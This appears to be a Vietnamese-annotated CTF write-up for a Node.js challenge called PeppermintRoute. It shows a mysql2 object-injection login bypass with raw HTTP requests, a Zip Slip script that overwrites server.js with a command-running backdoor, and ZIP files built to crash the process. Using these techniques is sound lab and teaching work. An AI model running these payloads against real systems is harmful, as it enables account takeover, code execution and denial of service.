Peppermintroute

```
exports.postLogin = async (req, res) => {
    const { username, password } = req.body;

    if (username && password) {
        try {
            const results = await query(
                'SELECT * FROM users WHERE username = ? AND password = ?',
                [username, password]
            );

            if (results.length > 0) {
                const user = results[0];

                req.session.userId = user.id;
                req.session.username = user.username;
                req.session.role = user.role;

                if (user.role === 'admin') {
                    return res.redirect('/admin/dashboard');
                } else {
                    return res.redirect('/user/dashboard');
                }
            } else {
                return res.status(401).json({
                    error: 'Incorrect Username and/or Password!'
                });
            }
```

web_peppermintroute > challenge > app > {} package.json > ...

```
{
  "name": "peppermintroute",
  "version": "1.0.0",
  "description": "PeppermintRoute - Sleigh Route Management System",
  "main": "server.js",
  ▷Debug
  "scripts": {
    "start": "node server.js"
  },
  "author": "lordrukie",
  "license": "MIT",
  "dependencies": {
    "express": "^5.2.1",
    "express-session": "^1.18.2",
    "multer": "^2.0.2",
    "body-parser": "^2.2.1",
    "mysql2": "^3.15.3"
  }
}
```

mysql2 có logic sau:

> 🔷 Nếu **parameter là plain object**
> 🔷 Và **context cho phép expression**
> → mysql2 sẽ **expand object thành SQL condition**

Request

Pretty Raw Hex

```
POST /login HTTP/1.1
Host: localhost:1337
Content-Length: 41
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:1337
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:1337/login
Accept-Encoding: gzip, deflate, br
Cookie: comment_author_dc5265ec90a5af9d15090e4eea33db2e=xeu; comment_author_email_dc5265ec90a5af9d15090e4eea33db2e=xey%40gmail.com; wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_dc5265ec90a5af9d15090e4eea33db2e=xeu22%7C1766631726%7CGTIi4S6XgUQvvWnqrB8YsGk9wGEXzEAKsbZLV2lh486%7Cb6de189dd187323de98dddb2cf46cf00b04a208f67b7f66cb3fb86d5fd59a533; wp-settings-time-7=1766462917; wp-settings-7=mfold%3Do; connect.sid=s%3AYySHcB6hUajRneJVyGQh1FHlnTBpdH7a.Q8vBBSUq%2BJgRG8HjRFeVYrE0To%2BumXtwv19s%2FPe5HV4
Connection: keep-alive

username[role]=admin&password[role]=admin
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 302 Found
Server: nginx/1.18.0
Date: Tue, 23 Dec 2025 08:16:53 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 38
Connection: keep-alive
X-Powered-By: Express
Location: /admin/dashboard
Vary: Accept
Set-Cookie: connect.sid=s%3A3wR-IAzwdEC7yzr0EMZvsSsvIPwmp0om.ypVO2ANqI4az%2FdS1HRyWz9Ue6s3aCX%2FJztBLW9ZCIsM; Path=/; Expires=Wed, 24 Dec 2025 08:16:53 GMT; HttpOnly

Found. Redirecting to /admin/dashboard
```

Query ban đầu:

```sql
SELECT * FROM users
WHERE username = ? AND password = ?
```

Sau khi bind params:

```sql
SELECT * FROM users
WHERE username = `role` = 'admin'
  AND password = `role` = 'admin';
```

Trong MySQL:

```sql
`role` = 'admin'
```

➡️ trả về **1 (TRUE)** nếu role = admin

Query trở thành:


```sql
WHERE username = 1 AND password = 1
```

Trong MySQL:


- `username = 1` → TRUE với mọi row có username != ''
- `password = 1` → TRUE với mọi row có password != ''

➡️ Điều kiện **LUÔN ĐÚNG** cho user admin

```
MariaDB [peppermintroute]> SELECT * FROM users WHERE username = `role` = 'admin' and password = `role` ='admin';
+----+-------------------------------------------------+----------------------------------+-------+-------------------------+---------------------+
| id | username                                        | password                         | role  | destination             | created_at          |
+----+-------------------------------------------------+----------------------------------+-------+-------------------------+---------------------+
|  1 | admin_2d22b7a3106d7a1cefb4bd657d1c2303          | 823d701a2d663a9f07d7a3c5a910bab9 | admin | Tinselwick Village      | 2025-12-23 04:51:00 |
|  2 | pilot_aurora_3202edfae9a5b5f7029b9373382c36ed   | a627a2427e98869c732d6465689a6d2f | user  | Northern Lights Station | 2025-12-23 04:51:00 |
|  3 | pilot_blizzard_71fe874cd7e659bc14715efd10f78810 | 76cc7a1a1f10a5cb1a9149455871aa4d | user  | Glacier Peak            | 2025-12-23 04:51:00 |
|  4 | pilot_crystal_7ba6f4470b8d09dcd68fcde7fddd4254  | ca3b0dca607757b5964951da63bbb79b | user  | Crystal Caverns         | 2025-12-23 04:51:00 |
|  5 | pilot_evergreen_582742c1a76f83825fc40ace5889a220 | 17da7b7634d2b1f0d0c4217a2405af8e | user  | Evergreen Forest        | 2025-12-23 04:51:00 |
|  6 | pilot_frost_ab29f02ec30be7a3f3bd4cc96bdf2284    | 6fe6220bdf05e71a6e0cb3b9581d0d77 | user  | Frost Valley            | 2025-12-23 04:51:00 |
|  7 | pilot_glacier_ab7e58fbf55ca21c67e12f194c849b2c  | 6cf772072d97beac66ccb22e9271c8b8 | user  | Glacier Bay             | 2025-12-23 04:51:00 |
|  8 | pilot_holly_04d52e0be4477da6921e3f8cc89b703f    | bdba3ca94ad01b9d4c7d1dd8d4d7c863 | user  | Holly Hills             | 2025-12-23 04:51:00 |
|  9 | pilot_icicle_41055b2c27e5b281b3f6c8d2686a3f26   | 970bd4e2201999b0127d321f3bd0dc69 | user  | Icicle Ridge            | 2025-12-23 04:51:00 |
| 10 | pilot_jingle_4535f695199b5e3795e2950d43aad188   | 44e88467ba8e32f9b7262f56533b3b60 | user  | Jinglebell Junction     | 2025-12-23 04:51:00 |
+----+-------------------------------------------------+----------------------------------+-------+-------------------------+---------------------+
10 rows in set, 2 warnings (0.013 sec)
```




```
83  router.get('/admin/recipients/:recipient', authController.requireAuth, authController.requireAdmin, adminController.getPackageDetail);
84  router.post('/admin/recipients/:recipient/create-package', authController.requireAuth, authController.requireAdmin, adminController.createPackageFromForm);
85  router.post('/admin/recipients/:recipient/upload', authController.requireAuth, authController.requireAdmin, upload.array('files'), adminController.uploadFiles);
86  router.post('/admin/recipients/:recipient/assign', authController.requireAuth, authController.requireAdmin, adminController.assignPackage);
87
88  module.exports = router;
```



```
exports.uploadFiles = async (req, res) => {
    try {
        const { recipient } = req.params;

        if (!req.files || req.files.length === 0) {
            return res.status(400).send('No files uploaded');
        }

        const recipientExists = await Recipient.exists(recipient);
        if (!recipientExists) {
            return res.status(404).send('Recipient not found. Please create the recipient first.');
        }

        for (const file of req.files) {
            if (file.originalname.endsWith('.zip')) {
                try {
                    const zipPath = file.path;
                    const extractDir = path.dirname(zipPath);

                    const parser = new ZipParser(zipPath);
                    const extractedFiles = parser.extractAll(extractDir);


                    for (const filePath of extractedFiles) {
                        const fileName = path.basename(filePath);
                        const fileId = crypto.randomBytes(16).toString('hex');

                        await query(
                            `REPLACE INTO file_attachments (file_id, recipient, filename, filepath)
                                VALUES (?, ?, ?, ?)`,
                            [fileId, recipient, fileName, filePath]
                        );

                    }

                    fs.unlinkSync(zipPath);
                } catch (error) {
                    console.error(`Error extracting ZIP ${file.originalname}:`, error);
                }
            } else {
                await query(
                    `REPLACE INTO file_attachments (file_id, recipient, filename, filepath)
                    VALUES (?, ?, ?, ?)`,
                    [file.fileId, recipient, file.filename, file.path]
                );
```

Manual ZIP parser:

```
10  class ZipParser {
11      constructor(zipPath) {
12          this.zipPath = zipPath;
13          this.buffer = fs.readFileSync(zipPath);
14      }
15
16      findEntries() {
17          const entries = [];
18          let offset = 0;
19
20          while (offset < this.buffer.length - 30) {
21              const sig = this.buffer.readUInt32LE(offset);
22
23              if (sig === 0x04034b50) {
24                  const entry = this.parseLocalFileHeader(offset);
25                  if (entry) {
26                      entries.push(entry);
27                      offset = entry.nextOffset;
28                  } else {
29                      offset++;
30                  }
31              } else {
32                  offset++;
33              }
34          }
35
36          return entries;
37      }
```

- Đọc toàn bộ file ZIP vào RAM, không streaming
- ZIP lớn → tốn RAM → DoS

```
70      extractAll(destDir) {
71          const entries = this.findEntries();
72          const extractedFiles = [];
73
74          for (const entry of entries) {
75              try {
76                  // Prevent deeply nested directory structures
77                  const parts = entry.fileName.split('/').filter(p => p);
78                  if (parts.length > 4) {
79                      console.error(`Path too deep: ${entry.fileName}`);
80                      continue;
81                  }
82
83                  const fullPath = path.join(destDir, entry.fileName);
84
85                  const dir = path.dirname(fullPath);
86                  if (!fs.existsSync(dir)) {
87                      fs.mkdirSync(dir, { recursive: true });
88                  }
89
90                  const fileData = this.buffer.slice(entry.dataOffset, entry.dataEnd);
```

- Zip Slip : ../../../etc/passwd

```
class Recipient {
    static async create(recipientName) {
        const directoryId = crypto.randomBytes(16).toString('hex');
        const directoryPath = path.join('/app/data/uploads', directoryId);

        if (!fs.existsSync(directoryPath)) {
            fs.mkdirSync(directoryPath, { recursive: true });
        }

        await query(
            'INSERT INTO recipients (recipient_name, directory_id) VALUES (?, ?)',
            [recipientName, directoryId]
        );

        return { recipientName, directoryId };
    }
```

- Node.js **đã load server.js vào RAM**
- Ghi đè file trên disk **không ảnh hưởng process đang chạy**

👉 Muốn code mới chạy → **process phải restart**

Script:

```
import zipfile
import io

js_code = """
    const express = require('express');
    const app = express();
    const { execSync } = require('child_process');
    app.use(express.json());

    app.get('/', (req, res) => {
        res.send('server overwritten successfully');
    });

    app.get('/flag', (req, res) => {
        try{
            const flag = execSync('/readflag').toString();
            res.send(flag);
        }catch (e){
            res.status(500).send(e.toString());
        }
    });

    app.listen(3000, () => {
        console.log('Test server running');
    });
"""
```

```python
def create_exploit_zip():
    zip_buffer = io.BytesIO()

    with zipfile.ZipFile(zip_buffer, "w", zipfile.ZIP_DEFLATED) as zf:
        zf.writestr('../../../server.js',js_code)

    with open('exploit.zip', "wb") as f:
        f.write(zip_buffer.getvalue())

    print(f"[+] ZIP archive written to exploit.zip")

def create_crash_zip():
    target_size = 2 * 1024 * 1024 * 1024
    data = b'x' * target_size
    zip_buffer = io.BytesIO()

    with zipfile.ZipFile(zip_buffer, "w", zipfile.ZIP_DEFLATED) as zf:
        zf.writestr('xeu.txt',data)

    with open('crash.zip', "wb") as f:
        f.write(zip_buffer.getvalue())

    print(f"[+] Created crash.zip")

if __name__ == "__main__":
    create_exploit_zip()
    create_crash_zip()
```

Trigger crash bằng upload file zip có kích thước lớn (2gb) nhưng nginx block:

413 Request Entity Too Large

---

nginx/1.18.0

```
const filePath = fileRecord.filepath;
const resolvedFilePath = path.resolve(filePath);
const uploadsDir = path.resolve('/app/data/uploads');

if (!resolvedFilePath.startsWith(uploadsDir + path.sep)) {
    return res.status(403).json({ error: 'Access denied: Invalid file location' });
}

res.setHeader('Content-Disposition', `attachment; filename="${fileRecord.filename}"`);
res.setHeader('Content-Type', 'application/octet-stream');

const fileStream = fs.createReadStream(filePath);
fileStream.pipe(res);
```

- filePath lấy từ database
- App không kiểm tra: filePath có phải là file thật không hay nó là directory

Lỗi stream không được catch -> EventEmitter ném exception -> Node process exit

Script:

```python
import zipfile
import io

js_code = """
    const express = require('express');
    const app = express();
    const { execSync } = require('child_process');
    app.use(express.json());

    app.get('/', (req, res) => {
        res.send('server overwritten successfully');
    });

    app.get('/flag', (req, res) => {
        try{
            const flag = execSync('/readflag').toString();
            res.send(flag);
        }catch (e){
            res.status(500).send(e.toString());
        }
    });

    app.listen(3000, () => {
        console.log('Test server running');
    });
"""
```


```python
def create_exploit_zip():
    zip_buffer = io.BytesIO()

    with zipfile.ZipFile(zip_buffer, "w", zipfile.ZIP_DEFLATED) as zf:
        zf.writestr('../../../server.js',js_code)

    with open('exploit.zip', "wb") as f:
        f.write(zip_buffer.getvalue())

    print(f"[+] ZIP archive written to exploit.zip")

def create_crash_zip():
    crash_name = "crash"
    zip_buffer = io.BytesIO()

    with zipfile.ZipFile(zip_buffer, 'w', zipfile.ZIP_DEFLATED) as zf:
        zf.writestr(f"{crash_name}/placeholder.txt", b"X")
        zf.writestr(crash_name, b"X")

    with open('crash.zip', "wb") as f:
        f.write(zip_buffer.getvalue())

    print("[+] Successfully created crash.zip")

if __name__ == "__main__":
    create_exploit_zip()
    create_crash_zip()
```


Pilot user login & download:


Request

Pretty Raw Hex

```
1  POST /login HTTP/1.1
2  Host: localhost:1338
3  Content-Length: 75
4  sec-ch-ua-platform: "Windows"
5  Accept-Language: en-US,en;q=0.9
6  sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
7  Content-Type: application/x-www-form-urlencoded
8  sec-ch-ua-mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/141.0.0.0 Safari/537.36
10 Accept: */*
11 Origin: http://localhost:1338
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:1338/login
16 Accept-Encoding: gzip, deflate, br
17 Cookie: comment_author_dc5265ec90a5af9d15090e4eea33db2e=xeu;
   comment_author_email_dc5265ec90a5af9d15090e4eea33db2e=xey%40gmail.com; wp-settings-time-7=
   1766462917; wp-settings-7=mfold%3Do; connect.sid=
   s%3Ar_lFINtjLBPztnD7SF28I2o8IBD6FFhW.V1edQ9RvoHSNuUGa%2FQfpIjC%2FVMnocIpoZbCegW7GJiM
18 Connection: keep-alive
19
20 username=pilot_aurora_264e06edd657ba0ecbe665cbb8f68ce8&password[role]=admin
```


PeppermintRoute
Dashboard
Packages
pilot_aurora_264e0bedd657baaecbeb65cbb8f68ce8
Logout
← Back
pilot_aurora_264e0bedd657baaecbeb65cbb8f68ce8
Package Tracking
Recipient
fawn
Priority
MEDIUM
ETA
Dec 24, 2024 20:15
Live Tracking Map
LIVE
DELIVERY STATUS
Package:
fawn
Next Stop:
Norway Checkpoint
Progress
0%
Priority
MEDIUM
Osb Distribution Center
Helsinki Waypoint
Paris, France
Package Details
Contents:
Holiday gift package
Notes:
Leave at front desk if no answer.
Supporting Files + Attachments
placeholder.txt
crash
server.js





HTB{f4ke_fl4g_f0r_t3st1ng}